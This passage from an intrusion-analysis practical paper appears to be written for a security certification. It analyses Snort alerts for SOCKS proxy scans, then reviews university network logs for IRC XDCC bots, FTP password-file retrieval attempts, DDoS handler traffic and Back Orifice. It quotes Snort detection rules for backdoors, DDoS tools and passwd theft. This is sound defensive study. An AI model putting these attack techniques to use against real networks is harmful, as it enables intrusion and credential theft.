Reconstructed Packets: 0        (0.000%)
Streams Reconstructed: 501
===============================================================
Final Flow Statistics
,----[ FLOWCACHE STATS ]----------
Memcap: 10485760 Overhead Bytes 16400 used(%0.841007)/blocks
(88186/503) Overhead blocks: 1 Could Hold: (73326)
IPV4 count: 502 frees: 0 low_time: 1037493394, high_time: 1037577596, diff:
23h:23:22s
   finds: 719 reversed: 0(%0.000000)
   find_sucess: 217 find_fail: 502 percent_success: (%30.180807) new_flows:
502
 Protocol: 6 (%100.000000) finds: 719  reversed: 0(%0.000000)
  find_sucess: 217 find_fail: 502 percent_success: (%30.180807) new_flows: 502
database: Closing connection to database ""
Snort exiting
```

Lets take a look at the alerts that Snort came up with:

```
    [root@localhost Snort]# grep "\[\*\*\]" alert | sort | uniq -c | sort -rn | less
        94 [**] [1:620:3] SCAN Proxy (8080) attempt [**]
```

92 [**] [1:615:4] SCAN SOCKS Proxy attempt [**]
91 [**] [1:618:4] SCAN Squid Proxy attempt [**]
39 [**] [1:628:2] SCAN nmap TCP [**]
29 [**] [1:1322:5] BAD-TRAFFIC bad frag bits [**]
14 [**] [1:524:6] BAD-TRAFFIC TCP port 0 traffic [**]
4 [**] [1:523:4] BAD-TRAFFIC ip reserved bit set [**]
1 [**] [116:54:1] (Snort_decoder): TCP Options found with bad lengths [**]
1 [**] [111:8:1] (spp_stream4) STEALTH ACTIVITY (FIN scan) detection [**]

I wanted to learn more about Socks proxy attacks, so I decided to focus on these alerts. Already we can see that 92 alerts were from the Socks proxy attempt. Lets dig up the Snort signature that relates to this alert and see what characteristics it's looking for.

```
[root@localhost rules]# fgrep "SCAN SOCKS" -R ./*
./scan.rules:alert TCP $EXTERNAL_NET any -> $HOME_NET 1080
(msg:"SCAN SOCKS Proxy attempt"; stateless; flags:S,12;
reference:url,help.undernet.org/proxyscan/; classtype:attempted-recon;
sid:615; rev:5;)
```

Dissecting the rule, we see that any **TCP** packet with a **any** source IP address (**$EXTERNAL_NET**) and with **any** source port, destined (->) for my home network (**$HOME_NET**) will trigger an **alert**, regardless of state, as long as:

1. The Syn flag is set (**flags:S,12**) (ignoring the 1st and 2nd reserved bit)
2. The destination port is **1080**

Also included is the reference URL in case we have more questions about the attack, the signature ID number (615), the signatures classification type (attempted-recon) and its revision number (5).


Lets turn to a query using ACID to find out who our attacker was:

Meta Criteria	Sensor = [1] laptop:[reading from a file] ...clear... Signature "url[snort] SCAN SOCKS Proxy attempt" ...clear...
IP Criteria	*any*
Layer 4 Criteria	*none*
Payload Criteria	*any*

Displaying alerts 1-4 of 4 total

< Src IP address >	FQDN	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
66.227.104.25	*Unable to resolve address*	1	2	1	1
168.191.214.120	*Unable to resolve address*	1	3	1	3
202.108.254.200	*Unable to resolve address*	1	74	1	74
202.108.254.204	*Unable to resolve address*	1	13	1	13

Four separate source IP addresses are responsible for the scan traffic looking for a Socks proxy server. We can see the 202.108.254.200 has triggered the lion-share of traffic, at 74 alerts. 91 of the 92 alerts were directed at separate destination addresses. Lets search ACID, and see if there were any alerted replies to any of these IP's.



This is good news. Not a single "attack reply" was seen by Snort.

3. Probability the source address was spoofed


I don't believe these IP's were spoofed. The attacker receiving a reply from the scanned host measures the success of this type of attack. Tools such as Proxy Grabber were built specifically for the purpose of scanning the Internet looking for open Socks proxies, so the attacker has a vested interest in hearing back from an open server.

4. Description of attack

This is a reconnaissance attack, whereby the attacker was attempting to glean information about which hosts were running a Socks proxy server. There are a few reasons why finding a Socks proxy server is of value to attackers. Some individuals perform scans such as these with the intent of using the proxy to hide their identity while surfing the web anonymously without content restrictions. Motivated by anonymous access to IRC (Internet Relay Chat), script kiddies have been abusing proxies for some time now. Others with mal-intent are looking for a way into the network via a improPerly configured proxy server, or to launch attacks from it.

5. Attack mechanism

The attacking host has not much to do except fire up a tool and starting scanning the world looking for hosts the respond to TCP port 1080. The packets were definitely crafted by a tool of some sort. An example packet below as viewed by ACID shows some of the characteristics. One point of interest is the sequence and acknowledgement numbers being identical, which is an impossible condition unless crafted.



IP	source addr	dest addr	Ver	Hdr Len	TOS	length	ID	flags	offset	TTL	chksum
	202.108.254.200	170.129.107.88	4	5	0	40	30451	0	0	45	14286

FQDN	Source Name	Dest. Name
	Unable to resolve address	Unable to resolve address

Options	none

TCP	source port	dest port	R1	R0	URG	ACK	PSH	RST	SYN	FIN	seq #	ack	offset	res	window	urp	chksum
	51622	1080							X		1675560091	1675560091	5	0	1024	0	11776

Options	none

Payload	none

The packets are sent almost exactly every 10 seconds as well, further supporting the crafted packet theory. The scan tool simply sends SYN packets to the hosts looking for an SYN-ACK to record a live host by.

6. Correlations

There have been many analyses of Socks proxy scans before, including other GCIA papers that support my analysis. There is no direct CVE associated with this attack.

http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00053.html

http://cert.uni-stuttgart.de/archive/intrusions/2003/03/msg00006.html

http://www.giac.org/practical/Wade_Dauphinee_GCIA.doc

http://www.shmoo.com/mail/IDS/oct00/msg00032.shtml

7. Evidence of active targeting

I don't believe that any of alerted packets were a result of active targeting. The traffic is comprised of broad scanning with no specific target. The pattern of destination IP address is completely random.

8. Severity

1←----------→5

Low High

Severity Scale

severity= (criticality + lethality) - (system countermeasures + network countermeasures)
severity= (1+3) - (2+2)
severity= 4 - 4
severity= 0

Criticality: 1
A below average rating of one is being given. There is no evidence of any proxy server present on the monitored network.

Lethality: 3
An above average rating of three is being given. Had the reconnaissance been successful, there would have been a very good chance of ensuing malicious activity.

System Countermeasures: 2
I don't have enough information to assess what system level countermeasures are in place. However, typical deployment of public servers in companies lack sufficient system countermeasures. An average rating of two is being given.

Network Countermeasures: 2
Though the internal Cisco device appears to be peforming some degree of packet filtering, the border router could have been further restricted to block this traffic. An average rating of two is being given.

9. Defensive recommendation
The Internal Cisco device must be filtering ingress TCP 1080 because no data was found on searches of source port 1080 ACK packets. I would recommend that the border router also restrict ingress TCP 1080 since it appears that it is not a necessary service.

10. Multiple choice test question
Which of the following is *not* a typical motivation of attackers to utilize a third party Socks proxy server?

A. Anonymous HTTP access
B. Anonymous IRC relay
C. Anonymous SSH access
D. Compromise the misconfigured proxy

Answer: C

Part III: Analyze This

Executive Summary

The following report examined five days of the University's log files during the period of March 5, 2004 through March 9, 2004. I have organized the report into three sections based on the three types of data; Alerts, Scans, and OOS (Out of Spec). Areas of concern have been identified, and defensive recommendations have been given where appropriate, as a response to mitigate against future events of a similar nature. Specific alerts where identified based on impact and severity, and were analyzed carefully. Unfortunately, compromised machines do appear to exist on the network, and a consequent list has been formed which can be found at the end of the report.

It should be noted that at a high level, the University's network is far too open to facilitate a safe and effective learning environment, in its present state. With a minimal amount of effort, the IDS systems can become more effective in determining real intrusions, and reducing false positives. I have outlined a series of suggested areas of improvement to improve the reliability, safety, and security of the network in general.

The following log files were selected for analysis.

Alert files	Out of Spec files	Scan files
alert.040305	oos_report_040305	scans.040305
alert.040306	oos_report_040306	scans.040306
alert.040307	oos_report_040307	scans.040307
alert.040308	oos_report_040308	scans.040308
alert.040309	oos_report_040309	scans.040309

Note: The log files listed above had been modified from the original to hide the identity of the University before being publicly published. Subsequently, all internal hosts were identifiable by "MY.NET" in the first two octets of their respective IP addresses. I have modified them again to the 172.16.0.0 address space. This was done to make the data compatible with analysis tools.

Alerts Summary

< Signature >	< Classification >	< Total # >
Fast Mode Alert [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	*unclassified*	28802 (43%)
Fast Mode Alert MY.NET.30.4 activity	*unclassified*	18001 (27%)
Fast Mode Alert MY.NET.30.3 activity	*unclassified*	9698 (14%)
Fast Mode Alert SMB Name Wildcard	*unclassified*	2969 (4%)
Fast Mode Alert High port 65535 tcp - possible Red Worm - traffic	*unclassified*	2534 (4%)
Fast Mode Alert EXPLOIT x86 NOOP	*unclassified*	1211 (2%)
Fast Mode Alert [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	*unclassified*	767 (1%)
Fast Mode Alert Null scan!	*unclassified*	728 (1%)
Fast Mode Alert NMAP TCP ping!	*unclassified*	645 (1%)
Fast Mode Alert SUNRPC highport access!	*unclassified*	270 (0%)
Fast Mode Alert IRC evil - running XDCC	*unclassified*	242 (0%)
Fast Mode Alert Possible trojan server activity	*unclassified*	134 (0%)
Fast Mode Alert High port 65535 udp - possible Red Worm - traffic	*unclassified*	123 (0%)
Fast Mode Alert Incomplete Packet Fragments Discarded	*unclassified*	106 (0%)
Fast Mode Alert TCP SRC and DST outside network	*unclassified*	91 (0%)
Fast Mode Alert FTP DoS ftpd globbing	*unclassified*	84 (0%)
Fast Mode Alert SMB C access	*unclassified*	82 (0%)
Fast Mode Alert [UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	*unclassified*	81 (0%)
Fast Mode Alert FTP passwd attempt	*unclassified*	53 (0%)
Fast Mode Alert EXPLOIT x86 setuid 0	*unclassified*	34 (0%)
Fast Mode Alert connect to 515 from inside	*unclassified*	34 (0%)

Alerts Summary (continued)

< Signature >	< Classification >	< Total # >
Fast Mode Alert [UMBC NIDS] External MiMail alert	*unclassified*	31 (0%)
Fast Mode Alert RFB - Possible WinVNC - 010708-1	*unclassified*	23 (0%)
Fast Mode Alert EXPLOIT x86 setgid 0	*unclassified*	19 (0%)
Fast Mode Alert Attempted Sun RPC high port access	*unclassified*	16 (0%)
Fast Mode Alert TCP SMTP Source Port traffic	*unclassified*	15 (0%)
Fast Mode Alert [UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	*unclassified*	14 (0%)
Fast Mode Alert External RPC call	*unclassified*	13 (0%)
Fast Mode Alert [UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	*unclassified*	12 (0%)
Fast Mode Alert TFTP - Internal UDP connection to external tftp server	*unclassified*	11 (0%)
Fast Mode Alert DDOS shaft client to handler	*unclassified*	10 (0%)
Fast Mode Alert EXPLOIT NTPDX buffer overflow	*unclassified*	9 (0%)
Fast Mode Alert HelpDesk MY.NET.70.49 to External FTP	*unclassified*	7 (0%)
Fast Mode Alert connect to 515 from outside	*unclassified*	7 (0%)
Fast Mode Alert SYN-FIN scan!	*unclassified*	5 (0%)
Fast Mode Alert TFTP - Internal TCP connection to external tftp server	*unclassified*	5 (0%)
Fast Mode Alert Tiny Fragments - Possible Hostile Activity	*unclassified*	5 (0%)
Fast Mode Alert TFTP - External UDP connection to internal tftp server	*unclassified*	5 (0%)
Fast Mode Alert DDOS mstream client to handler	*unclassified*	4 (0%)
Fast Mode Alert [UMBC NIDS IRC Alert] K\:line'd user detected, possible trojan.	*unclassified*	4 (0%)
Fast Mode Alert External FTP to HelpDesk MY.NET.70.49	*unclassified*	4 (0%)
Fast Mode Alert External FTP to HelpDesk MY.NET.70.50	*unclassified*	3 (0%)

< Signature >	< Classification >	< Total # >
Fast Mode Alert External FTP to HelpDesk MY.NET.53.29	*unclassified*	3 (0%)
Fast Mode Alert EXPLOIT x86 stealth noop	*unclassified*	2 (0%)
Fast Mode Alert NETBIOS NT NULL session	*unclassified*	2 (0%)
Fast Mode Alert ICMP SRC and DST outside network	*unclassified*	2 (0%)
Fast Mode Alert TFTP - External TCP connection to internal tftp server	*unclassified*	2 (0%)
Fast Mode Alert Back Orifice	*unclassified*	1 (0%)
Fast Mode Alert NIMDA - Attempt to execute cmd from campus host	*unclassified*	1 (0%)
Fast Mode Alert [UMBC NIDS] Internal MiMail alert	*unclassified*	1 (0%)
Fast Mode Alert Traffic from port 53 to port 123	*unclassified*	1 (0%)

Top 10 External Talkers

Src IP address	FQDN	Sensor #	Total #	Unique Alerts	Dest. Addr.
68.50.102.64	bgp01546912bgs.longhl01.md.comcast.net	1	7362	3	1
68.55.191.197	pcp05510211pcs.owngsm01.md.comcast.net	1	2556	1	1
68.34.27.67	pcp05404064pcs.towson01.md.comcast.net	1	1518	1	1
141.157.21.74	pool-141-157-21-74.balt.east.verizon.net	1	1515	2	2
68.55.156.128	pcp05130187pcs.elkrdg01.md.comcast.net	1	1173	2	2
220.37.240.35	YahooBB220037240035.bbtec.net	1	1121	2	1
68.55.250.229	pcp261188pcs.howard01.md.comcast.net	1	1112	2	2
68.49.76.164	pcp04635310pcs.gambrl01.md.comcast.net	1	1049	2	2
131.92.177.18	aeclt-cfdoa4.apgea.army.mil	1	1041	1	1
63.159.88.57	0-1pool88-57.nas26.vienna1.va.us.da.qwest.net	1	963	2	1

Top 10 Internal Talkers

Src IP address	FQDN	Sensor #	Total #	Unique Alerts	Dest. Addr.
172.16.27.103	*Unable to resolve address*	1	28806	8	2
172.16.53.55	*Unable to resolve address*	1	688	2	3
172.16.11.7	*Unable to resolve address*	1	493	1	1
172.16.75.13	*Unable to resolve address*	1	337	2	119
172.16.190.93	*Unable to resolve address*	1	333	2	50
172.16.150.198	*Unable to resolve address*	1	286	1	138
172.16.190.92	*Unable to resolve address*	1	218	2	55
172.16.150.44	*Unable to resolve address*	1	169	1	81
172.16.42.4	*Unable to resolve address*	1	124	2	4
172.16.29.30	*Unable to resolve address*	1	103	1	1

Top 10 Alerts from External Hosts

Signature	Classification	Total #	Sensor #	Src. Addr.	Dest. Addr.	First	Last
Fast Mode Alert MY.NET.30.4 activity	*unclassified*	18001 (27%)	1	302	1	2004-03-05 00:35:15	2004-03-09 23:35:03
Fast Mode Alert MY.NET.30.3 activity	*unclassified*	9698 (14%)	1	159	1	2004-03-05 00:43:43	2004-03-09 23:15:47
Fast Mode Alert High port 65535 tcp - possible Red Worm - traffic	*unclassified*	1414 (2%)	1	66	38	2004-03-05 02:15:20	2004-03-09 23:31:10
Fast Mode Alert EXPLOIT x86 NOOP	*unclassified*	1211 (2%)	1	197	80	2004-03-05 00:27:47	2004-03-09 23:04:34
Fast Mode Alert [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	*unclassified*	767 (1%)	1	39	29	2004-03-05 00:06:40	2004-03-09 22:09:47
Fast Mode Alert Null scan!	*unclassified*	728 (1%)	1	69	42	2004-03-05 01:20:38	2004-03-09 23:30:19
Fast Mode Alert NMAP TCP ping!	*unclassified*	645 (1%)	1	120	50	2004-03-05 00:11:05	2004-03-09 23:33:52
Fast Mode Alert SUNRPC highport access!	*unclassified*	270 (0%)	1	29	70	2004-03-05 02:20:51	2004-03-09 20:01:14
Fast Mode Alert Incomplete Packet Fragments Discarded	*unclassified*	104 (0%)	1	50	40	2004-03-05 00:17:37	2004-03-09 22:22:35
Fast Mode Alert TCP SRC and DST outside network	*unclassified*	91 (0%)	1	26	38	2004-03-05 00:09:52	2004-03-09 12:17:05

Top 10 Alerts from Internal Hosts

Signature	Classification	Total #	Sensor #	Src. Addr.	Dest. Addr.	First	Last
Fast Mode Alert [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	*unclassified*	28802 (43%)	1	5	4	2004-03-05 00:00:02	2004-03-08 18:14:25
Fast Mode Alert SMB Name Wildcard	*unclassified*	2969 (4%)	1	162	414	2004-03-05 00:06:16	2004-03-09 23:12:37
Fast Mode Alert High port 65535 tcp - possible Red Worm - traffic	*unclassified*	1120 (2%)	1	38	87	2004-03-05 01:40:23	2004-03-09 23:31:02
Fast Mode Alert IRC evil - running XDCC	*unclassified*	242 (0%)	1	9	8	2004-03-05 00:57:29	2004-03-09 23:24:30
Fast Mode Alert Possible trojan server activity	*unclassified*	66 (0%)	1	20	24	2004-03-05 13:42:26	2004-03-09 22:32:19
Fast Mode Alert High port 65535 udp - possible Red Worm - traffic	*unclassified*	50 (0%)	1	7	13	2004-03-05 03:21:10	2004-03-09 23:06:49
Fast Mode Alert connect to 515 from inside	*unclassified*	34 (0%)	1	2	4	2004-03-07 12:01:14	2004-03-09 12:25:48
Fast Mode Alert [UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	*unclassified*	12 (0%)	1	1	1	2004-03-08 20:18:13	2004-03-08 20:32:17
Fast Mode Alert RFB - Possible WinVNC - 010708-1	*unclassified*	9 (0%)	1	7	4	2004-03-09 12:20:21	2004-03-09 17:27:20
Fast Mode Alert HelpDesk MY.NET.70.49 to External FTP	*unclassified*	7 (0%)	1	1	5	2004-03-05 11:15:30	2004-03-08 08:17:32

Alerts of Interest

Alert#1- [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
These alerts were sorted uniquely, and then by quantity. This alert was at the top, accounting for 43% of all activity during the five-day period. The University must have custom authored the signature, as there are no Snort-distributed signatures for this alert. I'll have to take an educated guess as to what made this signature trip by looking at the alerts themselves. The source ports from the Internal machine were from 1029-1071, and the destination ports were from 6667-7000, which didn't seem to fall into a pattern that could be tracked with one signature. Most likely it was tripped based on having the word "XDCC" in the content of the payload. XDCC is directly related to IRC (Internet Relay Chat) and file sharing[1].
University networks are notorious for being havens for IRC XDCC file sharing bots, because of the lack of security and high bandwidth available[2]. Hackers take over unsuspecting students computers and install these file share bots, enabling hackers to use the compromised host to store and share movies, music, and their illegal software. Marcus Wu's practical detect dealt with this same type of traffic, which supports my analysis[3]

Here are the internal hosts associated with this alert:

Meta Criteria	Signature " Fast Mode Alert [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC" ...clear...
IP Criteria	*any*
Layer 4 Criteria	*none*
Payload Criteria	*any*

Displaying alerts 1-5 of 5 total

< Src IP address >	FQDN	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
172.16.15.198	*Unable to resolve address*	1	3	1	1
172.16.27.103	*Unable to resolve address*	1	28791	1	1
172.16.80.5	*Unable to resolve address*	1	1	1	1
172.16.80.15	*Unable to resolve address*	1	4	1	1
172.16.112.199	*Unable to resolve address*	1	3	1	2

Based on the amount of traffic being generated within the University network, either these hosts have fully been compromised with an IRC XDCC bot, or the student is willingly participating in the channels (especially 172.16.27.103), probably sharing illegal content. In either case, the machines should be checked, malware removed, all passwords on the host changed, and a personal firewall installed along with anti-virus. Since host-based policy enforcement can be costly to implement, network-based bandwidth management techniques should be employed to rate-limit this type of outbound traffic.

Alert#2 - Alert FTP passwd attempt

Host 172.16.24.47 appears to have a FTP server running that external sources are interested in. No exact match on this alert was found on Snort.org, the closest signature is this:

> alert TCP $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP passwd retrieval attempt"; flow:to_server,established; content:"RETR"; nocase; content:"passwd"; reference:arachnIDS,213; classtype:suspicious-filename-detect; sid:356; rev:5;)

This seems to match our traffic pretty close, in terms of source and destination IP and port. Attackers are attempting to retrieve the passwd file, which they can then work on cracking and compromising passwords. Below is a full listing of the alerts, and the external attacking hosts. Though there is a chance of false positives in normal traffic, I don't believe that to be the case here based on the information in the alerts. Gary Lalla's practical has a packet capture of an entire session from a hacker actually grabbing the passwd file[4]. These attacks are bold, and do not in any way hide their intentions. The attacks smack of crafted packets, with the external source IP's using the same source port over and over.

Queried DB on : Fri March 19, 2004 22:50:23

Meta Criteria	Signature " Fast Mode Alert FTP passwd attempt" ...clear...
IP Criteria	Dest. Address = 172.16.24.47 ...clear...
Layer 4 Criteria	none
Payload Criteria	any

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique addresses: source | destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-21 of 53 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(1-626)	Fast Mode Alert FTP passwd attempt	2004-03-05 01:30:30	165.247.82.160:4150	172.16.24.47:21
#1-(1-962)	Fast Mode Alert FTP passwd attempt	2004-03-05 02:16:25	68.62.87.122:3340	172.16.24.47:21
#2-(1-1454)	Fast Mode Alert FTP passwd attempt	2004-03-05 02:43:33	68.62.87.122:3340	172.16.24.47:21
#3-(1-1674)	Fast Mode Alert FTP passwd attempt	2004-03-05 03:16:28	68.62.87.122:3340	172.16.24.47:21
#4-(1-1767)	Fast Mode Alert FTP passwd attempt	2004-03-05 03:19:54	68.62.87.122:3340	172.16.24.47:21
#5-(1-8829)	Fast Mode Alert FTP passwd attempt	2004-03-05 14:25:53	66.44.108.36:4816	172.16.24.47:21
#6-(1-9526)	Fast Mode Alert FTP passwd attempt	2004-03-05 16:09:08	216.94.87.40:39448	172.16.24.47:21
#7-(1-10827)	Fast Mode Alert FTP passwd attempt	2004-03-05 18:51:42	128.195.166.151:4433	172.16.24.47:21
#8-(1-11573)	Fast Mode Alert FTP passwd attempt	2004-03-05 19:55:38	68.81.189.22:1056	172.16.24.47:21
#9-(1-15669)	Fast Mode Alert FTP passwd attempt	2004-03-06 02:59:24	65.197.223.6:2223	172.16.24.47:21
#10-(1-15795)	Fast Mode Alert FTP passwd attempt	2004-03-06 03:10:55	129.2.144.233:3191	172.16.24.47:21
#11-(1-18353)	Fast Mode Alert FTP passwd attempt	2004-03-06 05:48:08	64.157.39.27:3842	172.16.24.47:21
#12-(1-23155)	Fast Mode Alert FTP passwd attempt	2004-03-06 08:38:58	66.188.97.77:3688	172.16.24.47:21
#13-(1-25491)	Fast Mode Alert FTP passwd attempt	2004-03-06 10:28:47	66.44.108.36:4816	172.16.24.47:21
#14-(1-28193)	Fast Mode Alert FTP passwd attempt	2004-03-06 12:54:40	66.44.108.36:4816	172.16.24.47:21
#15-(1-28684)	Fast Mode Alert FTP passwd attempt	2004-03-06 13:25:00	68.33.36.120:1744	172.16.24.47:21
#16-(1-30231)	Fast Mode Alert FTP passwd attempt	2004-03-06 15:28:47	69.138.190.196:1115	172.16.24.47:21
#17-(1-30353)	Fast Mode Alert FTP passwd attempt	2004-03-06 16:05:47	66.44.108.36:4816	172.16.24.47:21
#18-(1-32523)	Fast Mode Alert FTP passwd attempt	2004-03-06 17:18:45	68.71.2.55:1595	172.16.24.47:21
#19-(1-41212)	Fast Mode Alert FTP passwd attempt	2004-03-06 22:04:23	69.47.129.80:1080	172.16.24.47:21
#20-(1-41242)	Fast Mode Alert FTP passwd attempt	2004-03-06 22:05:25	69.47.129.80:1090	172.16.24.47:21

Though no alerts were triggered for reply traffic from 172.16.24.47, we cannot be certain that it hasn't sent its password file since we don't have full Tcpdump logs, and since the University appears to be using non-standard Snort alerts, we can't rely on those either. The host should be definitely be checked for a signs of a compromise. If the FTP server is not needed on this host, it should be taken down. If FTP must be allowed into the University's network, then the access control device(s) should be configured to lock down FTP to only those servers under the control of the University that have a business need to operate. Additionally, a file integrity checking utility such as Tripwire should be considered, with integrity checks run hourly.

Alert#3 - DDOS shaft client to handler

Looking at the Snort rule for this signature illustrates that the sessions needs to be TCP based, and established, for it to fire.

alert TCP $EXTERNAL_NET any -> $HOME_NET 20432 (msg:"DDOS shaft client to handler"; flow:established; reference:arachnIDS,254; classtype:attempted-dos; sid:230; rev:2;)

The rule fires on any TCP packet with a destination ports of 20432, which is a match for this traffic. Note the same source ports being used over and over from the attackers, which is non-standard. These external hosts are merely scanning for compromised machines that have the Shaft client installed. Steve Hall analyzed similar traffic in his practical, and shares the same opinion[5]. He has a great diagram of the DDOS architecture in how the clients communicate with the handler.

Signature >	< Timestamp >	< Source Address >	< Dest. Address >
DDOS shaft client to handler	2004-03-05 15:20:35	82.80.170.109:4662	172.16.84.235:20432
DDOS shaft client to handler	2004-03-05 15:20:36	82.80.170.109:4662	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 07:53:34	210.65.0.24:80	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 07:53:35	210.65.0.24:80	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 07:53:35	210.65.0.24:80	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 07:53:35	210.65.0.24:80	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 15:35:04	80.178.3.252:4662	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 15:35:06	80.178.3.252:4662	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 15:35:50	80.178.3.252:4662	172.16.84.235:20432
DDOS shaft client to handler	2004-03-08 21:20:13	131.220.99.72:80	172.16.84.235:20432

After analyzing the other additional alerts that this IP is associated with (see below), host 172.16.84.235 definitely appears to be initiating other nefarious traffic, including outbound TFTP sessions and Trojan traffic. This host should be checked immediately for signs of a compromise.

Signature >	< Timestamp >	< Source Address >	< Dest. Address >
TFTP - Internal UDP connection to external	2004-03-05 07:04:59	172.16.84.235:4672	155.54.66.97:69
TFTP - Internal TCP connection to external	2004-03-05 12:14:35	172.16.84.235:13118	24.247.212.240:69
TFTP - Internal TCP connection to external	2004-03-05 12:14:35	172.16.84.235:13118	24.247.212.240:69
Possible trojan server activity	2004-03-05 17:43:48	172.16.84.235:27374	218.231.186.121:4662
Possible trojan server activity	2004-03-08 17:01:12	172.16.84.235:27374	194.165.115.237:4662

Alert#4 - DDOS mstream client to handler

Here are the two Snort signatures for this alert.

alert TCP $EXTERNAL_NET any -> $HOME_NET 12754 (msg:"DDOS mstream client to handler"; content: ">"; flow:to_server,established; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:247; rev:2;)

alert TCP $EXTERNAL_NET any -> $HOME_NET 15104 (msg:"DDOS mstream client to handler"; flags: S,12; stateless; reference:arachnIDS,111; reference:cve,CAN-2000-0138; classtype:attempted-dos; sid:249; rev:3;)

Mainly this looks like false positive traffic. None of the outbound alerts from 172.16.84.235 seem to support attack behavior for this signature[7]. Looking at the source IP's, **65.54.131.249** resolves to **msnialogin.passport.com** within Microsoft's domain. After plugging the IP into a browser, Microsoft's .NET passport member services page comes up, probably performing some method of authentication for this client, responding on a high numbered ephemeral port. The source address could be spoofed, and the packet could have been just a signal to the trigger the host to begin its DDOS attack, but this doesn't appear to be the case. As mentioned in the previous alert#3, this internal host has other suspicious traffic associate with it, and needs to be investigated for signs of a compromise.

The exception to the following source IP's that I found interesting was **204.152.186.189.** Digging a little deeper, I found that even though it only shows up once for this signature, it shows up 24 more times as the source in other alerts, and twice as the destination. Here are all of the alerts for this signature:

Signature	Timestamp	Source Address	Dest. Address
DDOS mstream client to handler	2004-03-05 12:13:41	65.54.131.249:443	172.16.84.235:12754
DDOS mstream client to handler	2004-03-06 13:22:38	204.152.186.189:55746	172.16.25.70:15104
DDOS mstream client to handler	2004-03-08 18:00:45	209.246.126.236:80	172.16.84.235:12754
DDOS mstream client to handler	2004-03-08 18:00:45	209.246.126.236:80	172.16.84.235:12754

Alert#5 - Alert Back Orifice

This alert only showed up once, but I still wanted to investigate it because the quantity of alerts isn't the only signal of a compromise. Listed is the Snort signature that most likely triggered the alert due to the destination port, protocol, and payload content (unconfirmed):

alert udp $EXTERNAL_NET any -> $HOME_NET 31337 (msg:"BACKDOOR BackOrifice access"; content: "|ce63 d1d2 16e7 13cf 39a5 a586|"; reference:arachnIDS,399; sid:116; classtype:misc-activity; rev:3;)

Queried DB on : Sat March 20, 2004 11:09:16

Meta Criteria	Signature " Fast Mode Alert Back Orifice" ...clear...
IP Criteria	*any*
Layer 4 Criteria	*none*
Payload Criteria	*any*

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique addresses: source | destinatior
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-1 of 1 total

ID	Signature	Timestamp	Source Address	Dest. Address
#0-(1-65756)	Fast Mode Alert Back Orifice	2004-03-09 18:33:40	142.165.212.10:1345	172.16.190.203:31337

As soon as I began to look correlate this alert with other activity, it became apparent that both our internal host and the external machine are involved in other alerts with one another as seen in below:

Queried DB on : Sat March 20, 2004 11:51:47

Meta Criteria	*any*
